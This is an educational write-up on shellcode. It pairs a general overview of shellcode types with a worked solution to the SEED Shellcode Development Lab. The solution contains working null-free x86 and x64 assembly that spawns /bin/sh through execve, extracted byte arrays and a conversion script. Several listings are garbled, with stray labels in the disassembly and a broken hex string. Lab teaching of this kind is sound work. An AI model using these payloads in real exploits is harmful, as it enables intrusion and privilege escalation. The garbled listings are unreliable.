

Shellcode

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1 What is a shellcode?

In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Because the function of a payload is not limited to merely spawning a shell, some have suggested that the name shellcode is insufficient. However, attempts at replacing the term have not gained wide acceptance. Shellcode is commonly written in machine code.

When creating shellcode, it is generally desirable to make it both small and executable, which allows it to be used in as wide a variety of situations as possible. Writing good shellcode can be as much an art as it is a science. In assembly code, the same function can be performed in a multitude of ways and there is some variety in the lengths of opcodes that can be used for this purpose; good shellcode writers can put these small opcodes to use to create more compact shellcode. Some reached the smallest possible size while maintaining stability.

1.1 Types of shellcode

Shellcode can either be local or remote, depending on whether it gives an attacker control over the machine it runs on (local) or over another machine through a network (remote).

1.1.1 Local

Local shellcode is used by an attacker who has limited access to a machine but can exploit a vulnerability, for example a buffer overflow, in a higher-privileged process on that machine. If successfully executed, the shellcode will provide the attacker access to the machine with the same higher privileges as the targeted process.

1.1.2 Remote

Remote shellcode is used when an attacker wants to target a vulnerable process running on another machine on a local network, intranet, or a remote network. If successfully executed, the shellcode can provide the attacker access to the target machine across the network. Remote shellcodes normally use standard TCP/IP socket connections to allow the attacker

access to the shell on the target machine. Such shellcode can be categorized based on how this connection is set up: if the shellcode establishes the connection, it is called a "reverse shell" or a connect-back shellcode because the shellcode connects back to the attacker's machine. On the other hand, if the attacker establishes the connection, the shellcode is called a bindshell because the shellcode binds to a certain port on the victim's machine. There's a peculiar shellcode named bindshell random port that skips the binding part and listens on a random port made available by the operating system. Because of that the bindshell random port became the smallest and stable bindshell shellcode for x86_64 available to this date. A third, much less common type, is socket-reuse shellcode. This type of shellcode is sometimes used when an exploit establishes a connection to the vulnerable process that is not closed before the shellcode is run. The shellcode can then re-use this connection to communicate with the attacker. Socket re-using shellcode is more elaborate, since the shellcode needs to find out which connection to re-use and the machine may have many connections open.

A firewall can be used to detect outgoing connections made by connect-back shellcode as well as incoming connections made by bindshells. They can therefore offer some protection against an attacker, even if the system is vulnerable, by preventing the attacker from connecting to the shell created by the shellcode. This is one reason why socket re-using shellcode is sometimes used: it does not create new connections and therefore is harder to detect and block.

1.1.3 Download and execute

Download and execute is a type of remote shellcode that downloads and executes some form of malware on the target system. This type of shellcode does not spawn a shell, but rather instructs the machine to download a certain executable file off the network, save it to disk and execute it. Nowadays, it is commonly used in drive-by download attacks, where a victim visits a malicious webpage that in turn attempts to run such a download and execute shellcode in order to install software on the victim's machine. A variation of this type of shellcode downloads and loads a library. Advantages of this technique are that the code can be smaller, that it does not require the shellcode to spawn a new process on the target system, and that the shellcode does not need code to clean up the targeted process as this can be done by the library loaded into the process.

1.1.4 Staged

When the amount of data that an attacker can inject into the target process is too limited to execute useful shellcode directly, it may be possible to execute it in stages. First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it.

1.1.5 Egg-hunt

This is another form of staged shellcode, which is used if an attacker can inject a larger shellcode into the process but cannot determine where in the process it will end up. Small egg-hunt shellcode is injected into the process at a predictable location and executed. This

code then searches the process's address space for the larger shellcode (the egg) and executes it.

1.1.6 Omelette

This type of shellcode is similar to egg-hunt shellcode, but looks for multiple small blocks of data (eggs) and recombines them into one larger block (the omelette) that is subsequently executed. This is used when an attacker can only inject a number of small blocks of data into the process.

1.2 Shellcode execution strategy

An exploit will commonly inject a shellcode into the target process before or at the same time as it exploits a vulnerability to gain control over the program counter. The program counter is adjusted to point to the shellcode, after which it gets executed and performs its task. Injecting the shellcode is often done by storing the shellcode in data sent over the network to the vulnerable process, by supplying it in a file that is read by the vulnerable process or through the command line or environment in the case of local exploits.

1.3 Shellcode encoding

Because most processes filter or restrict the data that can be injected, shellcode often needs to be written to allow for these restrictions. This includes making the code small, null-free or alphanumeric. Various solutions have been found to get around such restrictions, including:

- Design and implementation optimizations to decrease the size of the shellcode.
- Implementation modifications to get around limitations in the range of bytes used in the shellcode.
- Self-modifying code that modifies a number of the bytes of its own code before executing them to re-create bytes that are normally impossible to inject into the process.

Since intrusion detection can detect signatures of simple shellcodes being sent over the network, it is often encoded, made self-decrypting or polymorphic to avoid detection.

1.4 Platforms

Most shellcode is written in machine code because of the low level at which the vulnerability being exploited gives an attacker access to the process. Shellcode is therefore often created to target one specific combination of processor, operating system and service pack, called a platform. For some exploits, due to the constraints put on the shellcode by the target process, a very specific shellcode must be created. However, it is not impossible for one shellcode to work for multiple exploits, service packs, operating systems and even processors.[15] Such versatility is commonly achieved by creating multiple versions of the shellcode that target the various platforms and creating a header that branches to the correct version for the platform the code is running on. When executed, the code behaves differently for different platforms and executes the right part of the shellcode for the platform it is running on.

1.5 Shellcode analysis

Shellcode cannot be executed directly. In order to analyze what a shellcode attempts to do it must be loaded into another process. One common analysis technique is to write a small C program which holds the shellcode as a byte buffer, and then use a function pointer or use inline assembler to transfer execution to it. Another technique is to use an online tool to embed the shellcode into a pre-made executable husk which can then be analyzed in a standard debugger. Specialized shellcode analysis tools also exist, such as the iDefense sclog project which was originally released in 2005 as part of the Malcode Analyst Pack. Sclog is designed to load external shellcode files and execute them within an API logging framework. Emulation based shellcode analysis tools also exist such as the sctest application which is part of the cross platform libemu package. Another emulation based shellcode analysis tool, built around the libemu library, is scdbg which includes a basic debug shell and integrated reporting features.

1.6 What is shellcode injection?

Shellcode injection is a hacking technique where the hacker exploits vulnerable programs. The hacker infiltrates into the vulnerable programs and makes it execute their own code.

The shellcode injection process consists of three steps:

1. Crafting the shellcode
2. Injecting the shellcode
3. Modifying the execution flow and/or running the shellcode

To craft the shellcode, the hacker needs to craft a compiled machine code through writing and assembling the code, and extracting bytes from the machine code.

For injecting the shellcode, the program is manipulated to take the input and read the external files.

2 How to prevent Shellcode Injection

Often, hackers try to reverse engineer programs to find their vulnerable spots. You can start by making sure that all the vulnerabilities of the software you use are alleviated. In addition, you can also address buffer overflows to make sure that your organization is safe from shellcode injection.

Here are some methods you can take to prevent command injection:

- Avoid system call and user input – To prevent hackers from inserting characters into OS commands.
- Set input validation – This is to prevent attacks like XSS.
- Create a white list of possible inputs – To ensure the system accepts only pre-approved inputs.

- Use only security API – When executing system commands like `execute()`.
- Use `execute()` safely – Prevents users from gaining control of the program's name.

3 Shellcode Development Lab - SEED Labs

3.1 Task 1

3.1.1 Task 1a

In this task, we provide a basic x86 shellcode to show students how to write a shellcode from scratch. Students can download this code from the lab's website, go through the entire process described in this task.

3.1.1.1 Source code

```

1 section .text
2   global _start
3   _start:
4       ; Store the argument string on stack
5       xor     eax, eax
6       push    eax           ; Use 0 to terminate the string
7       push    "//sh"
8       push    "/bin"
9       mov     ebx, esp      ; Get the string address
10
11      ; Construct the argument array argv[]
12      push    eax           ; argv[1] = 0
13      push    ebx           ; argv[0] points to "/bin//sh"
14      mov     ecx, esp      ; Get the address of argv[]
15
16      ; For environment variable
17      xor     edx, edx      ; No environment variables
18
19      ; Invoke execve()
20      xor     eax, eax      ; eax = 0x00000000
21      mov     al, 0x0b      ; eax = 0x0000000b
22      int     0x80

```

Listing 1: mysh.s

3.1.1.2 Build and Execute

```

1 $ nasm -f elf32 mysh.s -o mysh.o
2 $ ld -m elf_i386 mysh.o -o mysh
3 $ echo $$
4 $ ./mysh

```

3.1.1.3 Result

```
0000000000000000000000000000000031c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd8000
```

3.1.1.4 Objectdump

During the attack, only machine code is required rather than the whole executable file. Technically, only the machine code is the shellcode. One way to extract the machine code from the executable file is by using objdump command to disassemble the executable or object file. By default, objdump uses the AT and T mode.

```
[10/12/20]seed@VM:~/Downloads$ objdump -Mintel --disassemble mysh.o
mysh.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0:  31 c0                xor     eax,eax
 2:  50                  push    eax
 3:  68 2f 2f 73 68      push    0x68732f2f
 8:  68 2f 62 69 6e      push    0x6e69622f
 d:  89 e3              mov     ebx,esp
 f:  50                  push    eax
10:  53                  push    ebx
11:  89 e1              mov     ecx,esp
13:  31 d2              xor     edx,edx
15:  31 c0              xor     eax,eax
17:  b0 0b              mov     al,0xb
19:  cd 80              int     0x80
[10/12/20]seed@VM:~/Downloads$
```

3.1.1.5 Convert machine code into an array

Shellcode needs to be included in the attacking code such as python or c program. To convert the above machine code into an array, convert.py can be used. This machine code can be set as the value of ori-sh variable and then the program can be run to get the machine code in array form

```
#!/usr/bin/python3
# Run "xxd -p -c 20 rev_sh.o",
# copy and paste the machine code to the following:
ori_sh = ""
31c050682f2f7368
682f62696e89e3505389e131d231c0b0bcd80
""

sh = ori_sh.replace("\n", "")

length = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + ' ' * length)
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
        s += "\n" + ' ' * 16
s += "\n" + ").encode('latin-1')\"
print(s)
```

```
[10/12/20]seed@VM:~/Downloads$ python convert.py
Length of the shellcode: 27
shellcode= (
    "\\x31\\xc0\\x50\\x68\\x2f\\x2f\\x73\\x68\\x68\\x2f\\x62\\x69\\x6e\\x89\\xe3\\x50"
    "\\x53\\x89\\xe1\\x31\\xd2\\x31\\xc0\\xb0\\xb0\\xcd\\x80"
).encode('latin-1')
[10/12/20]seed@VM:~/Downloads$ █
```

3.1.2 Task 1b

Shellcode is widely used in buffer-overflow attacks. In many cases, the vulnerabilities are caused by string copy, such as the strcpy() function. For these string copy functions, zero is considered as the end of the string. Therefore, if we have a zero in the middle of a shellcode, string copy will not be able to copy anything after the zero from this shellcode to the target buffer, so the attack will not be able to succeed.

3.1.2.1 Build and Execute

In the line no. 7 of mysh.s, /sh is to be pushed but this brings a 0 at the most significant bit, so //sh is used. For OS, // is equivalent to /.

To execute the /bin/bash shell using the shellcode, instead of push //sh, 2 lines can be added:

```
1 push h
2 push /bas
```

3.1.2.2 Explanation

i. To assign 0 to eax, xor eax eax can be done.

ii. To store 0x00000099 to eax, first eax can be set to 0 and then assigned 1 byte number 0x99 to the al register.

iii. Another way is to use shift. In the following code, first 0x237A7978 is assigned to ebx. The ASCII values for x, y, z, and # are 0x78, 0x79, 0x7a, 0x23, respectively. Because most Intel CPUs use the small-Endian byte order, the least significant byte is the one stored at the lower address (i.e., the character x), so the number presented by xyz # is actually 0x237A7978. You can see this when you disassemble the code using objdump

iv. In the line no. 7 of mysh.s, /sh is to be pushed but this brings a 0 at the most significant bit, so //sh is used. For OS, // is equivalent to /.

3.1.3 Task 1c

In this task, we need to run the following command, i.e., we want to use `execve` to execute the following command, which uses `/bin/sh` to execute the `"ls -la"` command. In this new command, the `argv` array should have the following four elements, all of which need to be constructed on the stack.

3.1.3.1 Source code

```
1 section .text
2   global _start
3   _start:
4       ; Store the argument string on stack
5       xor     eax, eax
6       push    eax           ; Use 0 to terminate the string
7       push    "//sh"
8       push    "/bin"
9       mov     ebx, esp      ; Get the string address
10
11      xor     edx, edx      ; set edx to 0
12      mov     dx, "-c"      ; "-c" is 2 bytes, so we must only set these 2 bytes of
                             ; register edx to avoid 0 in machine code
13      push    edx           ; push by default is always 4 bytes
14      mov     edx, esp      ; store the string "-c" back into edx
15
16      ; simillar to above
17      xor     ecx, ecx
18      mov     cx, "la"
19      push    ecx
20      push    "ls -"
21      mov     ecx, esp
22
23      ; Construct the argument array argv[]
24      push    eax           ; argv[4] = 0
25      push    ecx           ; argv[2] points "ls -la"
26      push    edx           ; argv[1] points "-c"
27      push    ebx           ; argv[0] points "/bin//sh"
28      mov     ecx, esp      ; Get the address of argv[]
29
30      ; For environment variable
31      xor     edx, edx      ; No env variables
32
33      ; Invoke execve()
34      xor     eax, eax      ; eax = 0x00000000
35      mov     al, 0x0b      ; eax = 0x0000000b
36      int     0x80
```

Listing 2: `mysh1c.s`

3.1.3.2 Build and Execute


```

1 $ nasm -f elf32 mysh.s -o mysh.o
2 $ ld -m elf_i386 mysh.o -o mysh
3 $ ./mysh

```

3.1.3.3 Result

```

doan@doan:~/Desktop/Labsetup$ ./mysh
total 40
drwxrwxr-x  2 doan doan 4096 Jul  6 17:44 .
drwxr-xr-x 11 doan doan 4096 Jul  6 15:31 ..
-rw-rw-r--  1 doan doan  294 Dec 28 2020 Makefile
-rwxrwxr-x  1 doan doan  460 Dec  6 2020 convert.py
-rwxrwxr-x  1 doan doan 4528 Jul  6 17:44 mysh
-rw-rw-r--  1 doan doan  464 Jul  6 17:44 mysh.o
-rw-rw-r--  1 doan doan 1056 Jul  6 16:11 mysh.s
-rw-rw-r--  1 doan doan  266 Dec  6 2020 mysh2.s
-rw-rw-r--  1 doan doan  378 Dec  6 2020 mysh_64.s
doan@doan:~/Desktop/Labsetup$ |

```

3.1.3.4 Objectdump

This section is for demonstrating there are no nulls in the machine code.

```

mysh.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
  0:  31 c0          TMA_w03 (copy)  xor     eax,eax
  2:  50             push    eax
  3:  68 2f 2f 73 68  push    0x68732f2f
  8:  68 2f 62 69 6e  push    0x6e69622f
 d:  89 e3          mov     ebx,esp
 f:  31 d2          TMA_w03          xor     edx,edx
11:  66 ba 2d 63    TMA_w03          mov     dx,0x632d
15:  52             push    edx
16:  89 e2          mov     edx,esp
18:  31 c9          xor     ecx,ecx
1a:  66 b9 6c 61    Labsetup         mov     cx,0x616c
1e:  51             Labsetup         push    ecx
1f:  68 6c 73 20 2d  push    0x2d20736c
24:  89 e1          mov     ecx,esp
26:  50             push    eax
27:  51             push    ecx
28:  52             push    edx
29:  53             push    ebx
2a:  89 e1          mov     ecx,esp
2c:  31 d2          xor     edx,edx
2e:  31 c0          xor     eax,eax
30:  b0 0b          mov     al,0xb
32:  cd 80          int     0x80

```

3.1.3.5 Explanation

There are many ways to construct a string on stack, however, every time we push data onto stack, we have to push 4 bytes. In order not to introduce 0s in machine code, we have to construct the 0s in strings dynamically. That is, setting the right amount of bits to represent the strings we need. For example, "-c" is 2 bytes, if we execute "mov edx, "-c"", there will be 0s in the machine code for padding the remaining 2 bytes left. To resolve this, and as commented in the source code, we use "mov dx, "=c"" to only set the 2 bytes in edx to represent "-c".

To use the system call, we need to set four registers as follows:

- eax : must contain 11, which is the system call number for execve ().
- ebx: must contain the address of the command string.
- ecx: must contain the address of the argument array.
- edx: must contain the address of the environment variables that we want to pass to the new program . We can set it to 0, as we do not need to pass any environment variable

The setting-up of these register and how the stack looks while executing this shell is better demonstrated below.

Address	Stack	Asm code	Register's value
...	
		xor eax, eax	eax = 0
	0000	push eax	
	//sh	push "//sh"	
Add1	/bin	push "bin"	
		mov ebx, esp	ebx = Add1
		xor edx, edx	edx = 0
		mov dx, "-c"	edx = -c00
Add2	-c00	push edx	
		mov edx, esp	edx = Add2
		xor ecx, ecx	ecx = 0
		mov cx, "la"	ecx = la00
	la00	push ecx	
Add3	ls -	push "ls -"	
		mov ecx, esp	ecx = Add3
	0000	push eax	
	Add3	push ecx	
	Add2	push edx	
Add4	Add1	push ebx	
		mov ecx, esp	ecx = Add4

* The stack in above demonstration expands downwards

	Category
	Unaffected
	Final value before invoking execvp

3.2 Task 2

```

1 section .text
2 global _start
3 _start:
4 BITS 32
5 jmp short two
6 one:

```

```

7 pop ebx (1)
8 xor eax, eax
9 mov [ebx+7], al      ; save 0x00 (1 byte) to memory at address ebx+7
10 mov [ebx+8], ebx    ; save ebx (4 bytes) to memory at address ebx+8
11 mov [ebx+12], eax   ; save eax (4 bytes) to memory at address ebx+12
12 lea ecx, [ebx+8]    ; let ecx = ebx + 8
13 xor edx, edx
14 mov al, 0x0b
15 int 0x80
16 two:
17 call one
18 db '/bin/sh*AAAABBBB' ; (2)

```

Listing 3: mysh2.s

Tasks. You need to do the followings:

(1) Please provide a detailed explanation for each line of the code in mysh2.s, starting from the line labeled one. Please explain why this code would successfully execute the /bin/sh program, how the argv[] array is constructed, etc.

(2) Please use the technique from mysh2.s to implement a new shellcode, so it executes /usr/bin/env, and it prints out the following environment variables: a=11 b=22

3.2.1 Source code

```

1 section .text
2 global _start
3 _start:
4 BITS 32
5 jmp short two
6 one:
7 pop ebx
8 xor eax, eax
9 mov [ebx+12], al      ; save 0x00 (1 byte) to memory at address ebx+12 =
first *
10 mov [ebx+17], al     ; save 0x00 (1 byte) to memory at address ebx+17 =
second *
11 mov [ebx+22], al     ; save 0x00 (1 byte) to memory at address ebx+22 =
third *
12 mov [ebx+27], eax    ; save 0x00 (4 bytes) to first ****
13 mov [ebx+23], ebx    ; put /usr/bin/env command in arg0
14 lea edx, [ebx+13]    ; get the address of first env var
15 mov [ebx+31], edx    ; load address of first env var to env0
16 lea edx, [ebx+18]    ; get the address of second env var
17 mov [ebx+35], edx    ; load the address of second argument to env1
18 mov [ebx+39], eax    ; put null in last ****
19 xor edx, edx
20 lea ecx, [ebx+23]    ; load the arguments From arg0
21 lea edx, [ebx+31]    ; load the env variables from env0 to ****
22 mov al, 0x0b
23 int 0x80,
24 two:
25 call one

```


```
26 db '/usr/bin/env*a=11*b=22*arg0****env0env1****'
```

Listing 4: mysh2_sol.s

3.2.2 Build and Execute

```
1 $ nasm -f elf32 mysh2_sol.s -o mysh2_sol.o
2 $ ld --omagic -m elf_i386 mysh2_sol.o -o mysh2_sol
3 $ ./mysh2_sol
```

3.2.3 Result

A terminal window screenshot showing the execution of the mysh2_sol program. The terminal title bar indicates the current directory is ~/Documents/GitHub/CS434-shellcode-lab/task2 and the shell is main ?1. The command ./mysh2_sol has been executed, resulting in the output a=11 and b=22.

```
~/Documents/GitHub/CS434-shellcode-lab/task2 main ?1
./mysh2_sol
a=11
b=22
```

3.2.4 Objectdump

```
objdump -Intel --disassemble mysh2_sol

mysh2_sol:      file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
8048060:      eb 2d                      jmp     804808f <two>

08048062 <one>:
8048062:      5b                      pop     ebx
8048063:      31 c0                   xor     eax,eax
8048065:      88 43 0c                mov     BYTE PTR [ebx+0xc],al
8048068:      88 43 11                mov     BYTE PTR [ebx+0x11],al
804806b:      88 43 16                mov     BYTE PTR [ebx+0x16],al
804806e:      89 43 1b                mov     DWORD PTR [ebx+0x1b],eax
8048071:      89 5b 17                mov     DWORD PTR [ebx+0x17],ebx
8048074:      8d 53 0d                lea     edx,[ebx+0xd]
8048077:      89 53 1f                mov     DWORD PTR [ebx+0x1f],edx
804807a:      8d 53 12                lea     edx,[ebx+0x12]
804807d:      89 53 23                mov     DWORD PTR [ebx+0x23],edx
8048080:      89 43 27                mov     DWORD PTR [ebx+0x27],eax
8048083:      31 d2                   xor     edx,edx
8048085:      8d 4b 17                lea     ecx,[ebx+0x17]
8048088:      8d 53 1f                lea     edx,[ebx+0x1f]
804808b:      b0 0b                   mov     al,0xb
804808d:      cd 80                   int     0x80

0804808f <two>:
804808f:      e8 ce ff ff ff         call    8048062 <one>
8048094:      2f                      das
8048095:      75 73                   jne     804810a <_end+0x4a>
8048097:      72 2f                   jb      80480c8 <_end+0x8>
8048099:      62 69 6e                bound   ebp,QWORD PTR [ecx+0x6e]
804809c:      2f                      das
804809d:      65 6e                   outs    dx,BYTE PTR gs:[esi]
804809f:      76 2a                   jbe     80480cb <_end+0xb>
80480a1:      61                      popa
80480a2:      3d 31 31 2a 62          cmp     eax,0x622a3131
80480a7:      3d 32 32 2a 61          cmp     eax,0x612a3232
80480ac:      72 67                   jb      8048115 <_end+0x55>
80480ae:      30 2a                   xor     BYTE PTR [edx],ch
80480b0:      2a 2a                   sub     ch,BYTE PTR [edx]
80480b2:      2a 65 6e                sub     ah,BYTE PTR [ebp+0x6e]
80480b5:      76 30                   jbe     80480e7 <_end+0x27>
80480b7:      65 6e                   outs    dx,BYTE PTR gs:[esi]
80480b9:      76 31                   jbe     80480ec <_end+0x2c>
80480bb:      2a 2a                   sub     ch,BYTE PTR [edx]
80480bd:      2a 2a                   sub     ch,BYTE PTR [edx]
```

3.2.5 Explanation

In this approach, data is stored in the code region, and its address is obtained via the function call mechanism.

The code in `mysh2.s` first jumps to the instruction at location two, which does another jump (to location one), but this time, it uses the `call` instruction. This instruction is for function call, i.e., before it jumps to the target location, it keeps a record of the address of the next instruction as the return address, so when the function returns, it can return to the instruction right after the `call` instruction.

In this program, the line `db '/bin/sh*AAAABBBB'` ; is not an instruction instead a memory mapping that stores those strings. When to the function, i.e., after jumping to location one, the top of the stack is where the return address is stored. 3 one byte terminators are placed at 12, 17 and 21st position of the string represented by `*` so that the arguments gets separated.

Therefore, the `pop ebx` instruction actually gets the address of the string.

`xor eax, eax` stores 0 in the register `eax`

`mov [ebx+7], al` stores 0 in place of `*` which is at position 7 in the string.

`mov [ebx+8], ebx` this command stores address of the argument `/bin/sh` at `AAAA`. Because there is `*` in between and its value is 0, it acts as terminator.

`mov [ebx+12], eax` `eax` has 0000 stored in it and this value is stored at `BBBB` which denotes the termination of the argument.

`lea ecx, [ebx+8]` stores the effective address of `AAAA` (which stores the address of the argument `/bin/sh` in it) to `ecx` register.

Since there are no arguments, `xor edx, edx` stores 0 to `edx`.

Finally `execve()` is invoked through the last 2 lines of one function.

When executing the shellcode, `-omagic` option needs to be added when running the linker program `ld`, so the code segment is writable. By default, the code segment is not writable. When this program runs, it needs to modify the data stored in the code region; if the code segment is not writable, the program will crash.

The actual task is to pass the environmental variables and execute the command `/usr/bin/env` to print them.

The 4 byte `****` is also replaced by null terminators using `eax` (which stores 0 here)

The address of 1st argument, `/usr/bin/env` is stored at place of `arg0`. Similarly, 2nd argument, `a=11` at `env0` and 3rd argument at `env1`.

To get the address of 1st environment variable, `lea edx, [ebx+13]` is used that stores the effective address of `a=11` to `edx`. And then the address is loaded at `env0` using command `mov [ebx+31], edx`.

Finally, the arguments of `execve()` is kept at register `ecx` using command `lea ecx, [ebx+23]`. And the environment variables are stored at `edx` using command `lea edx, [ebx+31]`.

3.3 Task 3

Once we know how to write the 32-bit shellcode, writing 64-bit shellcode will not be difficult, because they are quite similar; the differences are mainly in the registers. For the x64

architecture, invoking system call is done through the syscall instruction, and the first three arguments for the system call are stored in the rdx, rsi, rdi registers, respectively.

3.3.1 Source code

```
1 section .text
2 global _start
3 _start:
4     ; The following code calls execve("/bin/sh", ...)
5     xor rdx, rdx           ; 3rd argument (stored in rdx)
6     push rdx
7     mov rax, "/bin//sh"
8     push rax
9     mov rdi, rsp           ; 1st argument (stored in rdi)
10    push rdx
11    push rdi
12    mov rsi, rsp           ; 2nd argument (stored in rsi)
13    xor rax, rax
14    mov al, 0x3b           ; execve()
15    syscall
```

Listing 5: mysh64.s

3.3.2 Build and Execute

```
1 $ nasm -f elf64 mysh_64.s -o mysh_64.o
2 $ ld mysh_64.o -o mysh_64
```

3.4 Demo

<https://youtu.be/jEtj1OxHYVc>

3.5 References

- <https://en.wikipedia.org/>
- <https://www.logsign.com/blog/how-to-prevent-shellcode-injection/>